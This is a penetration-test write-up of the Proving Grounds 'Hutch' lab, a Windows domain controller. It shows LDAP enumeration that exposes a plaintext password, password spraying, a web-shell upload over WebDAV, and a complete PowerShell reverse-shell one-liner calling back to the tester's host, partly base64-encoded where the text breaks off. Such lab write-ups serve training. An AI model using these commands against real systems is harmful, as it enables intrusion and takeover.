Penetration Report for Proving Grounds “Hutch”

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Overview

Requirements

I had been tasked with performing a full system penetration test with the goal of obtaining full system administrative control over the target. No restrictions have been placed on the penetration test, I was able to proceed without taking any additional consideration in regards to protecting the target system and it’s users.

Target System

- Operating system: Windows
- IP Address: 192.168.158.122

Testing Summary

After some initial enumeration I found that I was able to anonymously access the LDAP service running on port 389. Within the LDAP output I found a password which was being reused across services.

Using the found password I was able to authenticate to a WebDav service running on port 80 and upload a web shell. With the uploaded shell I was able to execute system commands and have a full reverse shell call back to me.

Once a reverse shell had been established I was able to abuse the privilege “SeImpersonatePrivilege” using the PrintSpoofer exploit to gain a shell as a system administrator. A second privilege escalation vector was found which took advantage of a low privileged user being able to read the LAPS password.

Information Gathering

Port Scanning

I conducted my initial port scan using nmap, during this process I found a number of ports open including 80 (HTTP), 445 (SMB) and 389 (LDAP) . These results were found using the following command.

```
sudo nmap -sC -sV 192.168.158.122 -p- -vv
```


```
PORT     STATE   SERVICE
53/tcp   open    domain
80/tcp   open    http
88/tcp   open    kerberos-sec
135/tcp  open    msrpc
139/tcp  open    netbios-ssn
389/tcp  open    ldap
445/tcp  open    microsoft-ds
464/tcp  open    kpasswd5?
593/tcp  open    ncacn_http
636/tcp  open    tcpwrapped
3268/tcp open    ldap
3269/tcp open    tcpwrapped
5985/tcp open    http
Service Info: Host: HUTCHDC; OS: Windows;
```

From the list of ports given, the found hostname “HUTCHDC” and the domain “hutch.offsec” that nmap has been able to discover the target appears to be a domain controller.

Service Enumeration

HTTP Port 80

During my initial port scan nmap revealed that there was a Microsoft IIS server running on port 80. It also found that there was a WebDav server running, unfortunately, this required authentication to proceed.




```
┌──(kali㉿kali)-[~]
└─$ cadaver 192.168.158.122
Authentication required for 192.168.158.122 on server `192.168.158.122':
Username: anonymous
Password:
Authentication required for 192.168.158.122 on server `192.168.158.122':
Username: anonymous
Password:
Could not access / (not WebDAV-enabled?):
Could not authenticate to server: rejected Basic challenge
Connection to `192.168.158.122' closed.
dav:!>
```

I tried numerous file lists with the gobuster application but was unable to find any interesting files which would lead to server compromise.

LDAP Port 389

From my testing I found that I was able to anonymously authenticate to the LDAP service running, this service contains information regarding domain objects such as user accounts, services and groups. I was able to do this using the following command.

```
ldapsearch -x -H "ldap://192.168.158.122"  -s sub -b ‘DC=hutch,DC=offsec’
```




```
# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request. Please c
 hange on next login.
distinguishedName: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
instanceType: 4
whenCreated: 20201104053505.0Z
whenChanged: 20210216133934.0Z
uSNCreated: 12831
uSNChanged: 49179
name: Freddy McSorley
objectGUID:: TxilGIhMVkuei6KplCd8ug==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132489437036308102
lastLogoff: 0
lastLogon: 132579563744834908
```

Within the returned output I noticed that the user “Freddy McSorley” has a password “CrabSharkJellyfish192” within their description, this can be seen on the image above.

As LDAP contains information relating to account’s I was able to run the ldapsearch output through a additional bash commands to extract all the usernames of system users.

```
ldapsearch -x -H "ldap://192.168.158.122"  -s sub -b 'DC=hutch,DC=offsec' | grep
'sAMAccountName' | awk -F': ' '{print $2}' | grep -v ' '
```




```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -H "ldap://192.168.158.122"  -s sub -b 'DC=hutch,DC=offsec' | grep 'sAMAccountName' | awk -F': ' '{print $2}' | grep -v ' '
Guest
DnsAdmins
DnsUpdateProxy
rplacidi
opatry
ltaunton
acostello
jsparwell
oknee
jmckendry
avictoria
jfrarey
eaburrow
cluddy
agitthouse
fmcsorley
```

SMB Port 445

With the list of usernames and the password I previously found within LDAP I was able to password spray and see if the found password is valid for the account in question “fmcsorley” along with any other accounts, to perform this I used crackmapexec.

```
crackmapexec smb 192.168.158.122 -u username_list.txt -p ‘CrabSharkJellyfish192’ –
continue-on-success
```




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.158.122 -u username_list.txt -p 'CrabSharkJellyfish192' --continue-on-success
SMB         192.168.158.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\DnsAdmins:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\DnsUpdateProxy:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\rplacidi:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\opatry:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\ltaunton:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\acostello:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\jsparwell:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\oknee:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\jmckendry:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\avictoria:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\jfrarey:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\eaburrow:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\cluddy:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\agitthouse:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.158.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB         192.168.158.122 445    HUTCHDC          [-] hutch.offsec\Guest:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
```

Using crackmapexec I was able to determine that the found password is only valid for the user “fmcsorley”. However, it appears that this user is not able to execute system commands.

Further enumeration shows that the user “fmcsorley” is able to list SMB shares. Although I was able to read the IPC$, NETLOGON and SYSVOL shares I was not able to find any information which would lead to system access.

```
crackmapexec smb 192.168.158.122 -u fmcsorley -p ‘CrabSharkJellyfish192’ --shares
```




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.158.122 -u 'fmcsorley' -p 'CrabSharkJellyfish192' --shares
SMB         192.168.158.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.158.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB         192.168.158.122 445    HUTCHDC          [+] Enumerated shares
SMB         192.168.158.122 445    HUTCHDC          Share           Permissions     Remark
SMB         192.168.158.122 445    HUTCHDC          -----           -----------     ------
SMB         192.168.158.122 445    HUTCHDC          ADMIN$                          Remote Admin
SMB         192.168.158.122 445    HUTCHDC          C$                              Default share
SMB         192.168.158.122 445    HUTCHDC          IPC$            READ            Remote IPC
SMB         192.168.158.122 445    HUTCHDC          NETLOGON        READ            Logon server share
SMB         192.168.158.122 445    HUTCHDC          SYSVOL          READ            Logon server share
```

Initial Foothold

WebDav File Upload

As I was not able to enumerate any additional information which would allow me to progress further, I decided to return to the WebDav server running on port 80 to see if I am able to authenticate as the user fmcsorley, to do this I used Cadaver.


```
cadaver 192.168.158.122
```



```
┌──(kali㉿kali)-[~]
└─$ cadaver 192.168.158.122
Authentication required for 192.168.158.122 on server `192.168.158.122':
Username: fmcsorley
Password:
dav:/> ls
Listing collection `/': succeeded.
Coll:   aspnet_client                  0  Nov  4  2020
        iisstart.htm                 703  Nov  4  2020
        iisstart.png               99710  Nov  4  2020
        index.aspx                  1241  Nov  4  2020
dav:/> 
```


I managed to have success using the found credentials "fmcsorley":"CrabSharkJellyfish192" and so was able to interact with the WebDav server. It appears that this is simply how the server manages website files.

Initially I tried a put command to see if I was able to upload files, this appeared to work and I was able to add a text file to the website using the "put" command.




```
dav:/> put puttest.txt
Uploading puttest.txt to `/puttest.txt':
Progress: [=============================>] 100.0% of 18 bytes succeeded.
dav:/> exit
Connection to `192.168.158.122' closed.

┌──(kali㉿kali)-[~]
└─$ curl 192.168.158.122/puttest.txt
arcan3 says hello
```

With the knowledge that I had been able to add a file to the website I went ahead and uploaded a web shell, as this was a Windows machine and I could see a .aspx file within the WebDav file listing I opted for the "/usr/share/webshells/aspx/cmdasp.aspx" web shell which is included with Kali Linux.



```
dav:/> put /usr/share/webshells/aspx/cmdasp.aspx
Uploading /usr/share/webshells/aspx/cmdasp.aspx to `/cmdasp.aspx':
Progress: [=============================>] 100.0% of 1400 bytes succeeded.
dav:/> ls
Listing collection `/': succeeded.
Coll:   aspnet_client                      0  Nov  4  2020
        cmdasp.aspx                     1400  Sep  9 12:56
        iisstart.htm                     703  Nov  4  2020
        iisstart.png                   99710  Nov  4  2020
        index.aspx                      1241  Nov  4  2020
        puttest.txt                       18  Sep  9 12:52
dav:/> 
```

Once uploaded I was able to use my web browser and navigate to the web shell where I was able to execute system commands, on the image below you can see the "whoami" command output.



```
iis apppool\defaultapppool
```

Command: whoami

Reverse Shell

To obtain a reverse shell I decided to opt for the PowerShell TcpOneLiner commonly known as Nishang, this can be found at the link below (line 3) but I have also included the code below as some modification was required.

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1


When modifying the PowerShell code I needed to remove the hash (#) from the beginning and then add my IP, I also needed to set the port. As port 80 is open on the target I opted to use this for my reverse shell.

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.249',80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

As this was being passed as an encoded PowerShell command before I was able to execute this I first needed to encode it, to do this I used the CyberChef tool found at the link below as this made the process really simple.

https://gchq.github.io/CyberChef/

As you can see from the image below, for the encoding I needed to select Encode Text "UTF-16 LE (1200)" and then Base64 Encoding.



Encode text
Encoding
UTF-16LE (1200)


To Base64
Alphabet
A-Za-z0-9+/=

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.45.249',80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Le
ngth);$stream.Flush()};$client.Close()
```

```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAu
AFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQANQAuADIA
NAA5ACcALAA4ADAAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdABy
AGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUA
fAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAk
AGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAA
KQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBl
ACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQA
UwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9
ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkA
OwAkAHMAZQBuAGQAYgBhAGMAawAyACAAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAJwBQAFMAIAAn
```

